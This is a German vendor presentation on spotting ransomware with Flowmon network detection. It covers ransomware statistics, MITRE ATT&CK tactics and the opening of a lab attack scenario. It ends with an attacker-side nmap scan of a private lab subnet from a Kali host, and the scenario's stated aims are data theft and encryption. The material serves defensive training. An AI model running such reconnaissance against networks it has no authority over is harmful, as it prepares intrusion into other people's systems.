

So erkennen Sie Anomalien, inkl. Ransomware, in Ihren Netzen...



- **Heiko Melzow**
- Senior Channel Sales Manager Flowmon DACH
- Mail: Heiko.Melzow@progress.com
- Phone: +49 (0)173 7931835




Agenda

- **5 Wichtige Ransomware Aussagen**
- **Die Phasen eines Ransomware-Angriffs**
- **Beispiel für Ransomware und wie Sie sie erkennen können**



Im Jahr 2022 werden 67 % aller
Unternehmen und Organisationen in
Deutschland von Ransomware betroffen
sein

Vanson Bourne



Die Wiederherstellung nach einem
Ransomware-Angriff kostete Unternehmen im
Jahr **2021** durchschnittlich **1,73 Millionen**
Dollar


Sophos, Ransomware Report 2022



Von allen Ransomware-Opfern zahlen **58 %**
das Lösegeld, 14 % sogar mehrfach,
erhalten aber nur 64 % ihrer Daten zurück

Palo Alto Networks, Unit42, 2022 Ransomware Report

Sophos Security Threat Report 2022



**Nur 57 % der Unternehmen können ihre
Daten mithilfe einer Sicherungskopie
wiederherstellen**

Sophos, Der Zustand von Ransomware 2021



Ransomware kostete die Welt **20 Milliarden Dollar im Jahr 2021**. Es wird erwartet, dass diese Zahl **bis 2031 auf 265 Milliarden Dollar ansteigen** wird

Cybersecurity Ventures, Offizieller Jahresbericht zur Cyberkriminalität

Netzwerksicherheit heute



Prävention verschlingt 90 % des Budgets

Die Firewall schützt den Perimeter, aber was ist, wenn sie umgangen wird?



Endpunktschutz kann umgangen werden

Im Durchschnitt dauert es 206 Tage, bis ein Verstoß festgestellt wird.



Die Angreifer werden immer schlauer

Angreifer ändern ständig ihren Code und verwenden fortschrittliche Techniken, um sich im Netzverkehr zu verstecken.




Verschleierte Angriffsmuster

Die Angreifer verwenden fortschrittliche Techniken, um sich zu verstecken, aber sie hinterlassen dennoch überall im Netzwerk Spuren.



Netzwerksicherheit

✓ Perimeter-Sicherheit




Firewall IDS / IPS, UTM, Anwendungs-FW
Webfilter, E-Mail-Sicherheit, SSH/TLS-Zugang

? Netzwerksicherheit



✓ Endpunkt-Sicherheit




Antivirus, Personal FW,
Antimalware, Endpunkt-DLP

Gartner®

"Erkennung und Reaktion sind wichtiger als Blockierung und Prävention".

Neil MacDonald, VP Distinguished Analyst, Gartner Security & Risk Management Summit

Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework




Ransomware-Erkennung und -Reaktion mit Flowmon NDR


-
Anwendungsfall

Flowmon Anomalie-Erkennungssystem (ADS)


- NDR-Lösung
- Künstliche Intelligenz
- Maschinelles Lernen
- Verhaltensmuster



46 Nachweisverfahren



Flowmon-Detektionsfunktionen



Nutzung des
bewährten MITRE
ATT&CK Frameworks

- Entdeckung
- Ausbeutung
- Anzeichen einer Kompromittierung
- Seitliche Bewegung
- Datenerhebung
- Befehl und Kontrolle
- Exfiltration
- Auswirkungen
- Verstoß gegen die Richtlinie
- Fehlkonfiguration
- Anomalien im Protokoll

Ransomware-Erkennung und -Reaktion

Inspiziert durch einen echten Kundenfall

Vollständiges Szenario in Laborumgebung nachgebildet


Alle Netzwerkaktivitäten werden aufgezeichnet und für Schulungszwecke zur Verfügung gestellt.

Darsteller:


- Kompromittiertes Gerät (192.168.1.50)
- Samba-Server (192.168.1.2)
- RDP-Server (192.168.1.3)

Zielsetzungen:

- Exfiltrieren sensibler Kundendaten
- Verschlüsseln der Daten und Forderung von Lösegeld




Mehrschichtige Sicherheit durch Nutzung des MITRE ATT&CK Framework



Entdeckung

Böser Akteur auf der Suche nach Zielen



```
root@kali: /home/noten...
root@kali: /home/notender
root@kali: /home/notender 211x50
root@kali: /home/notender# nmap --top-ports 200 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-03 16:56 EST
Nmap scan report for pfSense.localdomain (192.168.1.1)
Host is up (0.00044s latency).
Not shown: 197 filtered ports
